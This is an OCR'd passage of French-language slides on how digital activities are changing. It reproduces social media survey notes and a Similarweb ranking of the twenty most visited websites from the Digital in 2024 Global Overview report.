
SOURCE: GWI (Q3 2022). SEE GWI.COM FOR FULL DETAILS. NOTES: ONLY INCLUDES INTERNET USERS WHO HAVE USED AT LEAST ONE SOCIAL MEDIA PLATFORM IN THE PAST MONTH. SURVEY RESPONDENTS COULD CHOOSE FROM OTHER OPTIONS NOT SHOWN ON THIS CHART, SO VALUES MAY NOT SUM TO 100%. YOUTUBE IS NOT AVAILABLE AS AN ANSWER FOR THIS QUESTION IN GWI'S SURVEY. WE REPORT GWI'S VALUES FOR TIKTOK IN CHINA SEPARATELY AS DOUYIN, AS PER BYTEDANCE'S CORPORATE REPORTING. COMPARABILITY: VALUES NOW REPRESENT SHARE OF ACTIVE SOCIAL MEDIA USERS ONLY, RATHER THAN SHARE OF ALL INTERNET USERS. VERSIONS OF THIS CHART THAT FEATURED IN OUR PREVIOUS REPORTS DID NOT INCLUDE DATA FOR CHINA, SO VALUES ARE NOT COMPARABLE.

we are social Meltwater

Digital in 2023: Global Overview, Hootsuite, 2023

Evolution des activités et logiciels


Réseaux sociaux




Digital in 2024: Global Overview, Hootsuite, 2024

Evolution des activités et logiciels

Réseaux sociaux




global web index Trends 22: 2024



global web index Trends 22: 2022

Evolution des activités et logiciels



JAN 2024

TOP WEBSITES: SIMILARWEB RANKING

SIMILARWEB'S RANKING OF THE MOST VISITED WEBSITES, BASED ON WEBSITE TRAFFIC BETWEEN DECEMBER 2022 AND NOVEMBER 2023

GLOBAL OVERVIEW

#	WEBSITE	TOTAL VISITS (MONTHLY AVE.)	UNIQUE VISITORS (MONTHLY AVE.)	AVERAGE TIME PER VISIT	AVERAGE PAGES PER VISIT
01	GOOGLE.COM	85.59 B	2.44 B	10M 45S	8.6
02	YOUTUBE.COM	33.04 B	1.45 B	20M 09S	11.4
03	FACEBOOK.COM	17.09 B	1.15 B	10M 22S	8.6
04	INSTAGRAM.COM	6.47 B	911 M	8M 11S	11.0
05	TWITTER.COM	6.41 B	764 M	10M 40S	9.9
06	BAIDU.COM	4.99 B	206 M	5M 04S	8.0
07	WIKIPEDIA.ORG	4.52 B	741 M	3M 55S	3.1
08	YAHOO.COM	3.44 B	294 M	8M 44S	5.5
09	YANDEX.RU	3.35 B	150 M	9M 15S	9.2
10	WHATSAPP.COM	2.93 B	360 M	15M 47S	1.7


#	WEBSITE	TOTAL VISITS (MONTHLY AVE.)	UNIQUE VISITORS (MONTHLY AVE.)	AVERAGE TIME PER VISIT	AVERAGE PAGES PER VISIT
11	XVIDEOS.COM	2.80 B	347 M	8M 47S	9.0
12	PORNHUB.COM	2.45 B	342 M	8M 30S	8.6
13	AMAZON.COM	2.42 B	335 M	7M 14S	9.6
14	XNXX.COM	2.27 B	269 M	7M 28S	11.1
15	TIKTOK.COM	2.07 B	696 M	3M 38S	7.6
16	YAHOO.CO.JP	2.05 B	67 M	9M 07S	6.4
17	LIVE.COM	2.04 B	207 M	7M 53S	8.5
18	DOCOMO.NE.JP	1.82 B	87 M	5M 48S	4.8
19	REDDIT.COM	1.77 B	185 M	8M 34S	6.4
20	LINKEDIN.COM	1.69 B	244 M	7M 30S	7.7

87

SOURCE: SIMILARWEB. RANKING AND VALUES BASED ON TRAFFIC BETWEEN DECEMBER 2022 AND NOVEMBER 2023. NOTES: VALUES IN THE "UNIQUE VISITORS" COLUMN REPRESENT THE NUMBER OF DISTINCT 'IDENTITIES' ACCESSING EACH SITE, BUT MAY NOT REPRESENT UNIQUE INDIVIDUALS, AS SOME PEOPLE MAY USE MULTIPLE DEVICES OR BROWSERS. VALUES FOR "TOTAL VISITS" AND "UNIQUE VISITORS" REPRESENT MONTHLY AVERAGES. FIGURES ENDING IN "B" ARE IN BILLIONS; FIGURES ENDING IN "M" ARE IN MILLIONS; FIGURES ENDING IN "K" ARE IN THOUSANDS. TIME SHOWN IN MINUTES AND SECONDS. ADVISORY: SOME SITES FEATURED IN THIS RANKING MAY CONTAIN ADULT CONTENT, VIRUSES, MALWARE, OR OFFENSIVE CONTENT. READERS SHOULD AVOID VISITING UNKNOWN DOMAINS.


we are social · Meltwater

Digital in 2024: Global Overview, Hootsuite, 2024



 https://www.visualcapitalist.com/wp-content/uploads/2019/08/top-100-websites-ranking.html


Evolution des activités et logiciels



https://www.visualcapitalist.com/wp-content/uploads/2023/01/top-50-websites-2023-fullsize.html


Evolution des activités et logiciels

Usage des Smartphones



Evolution des activités et logiciels

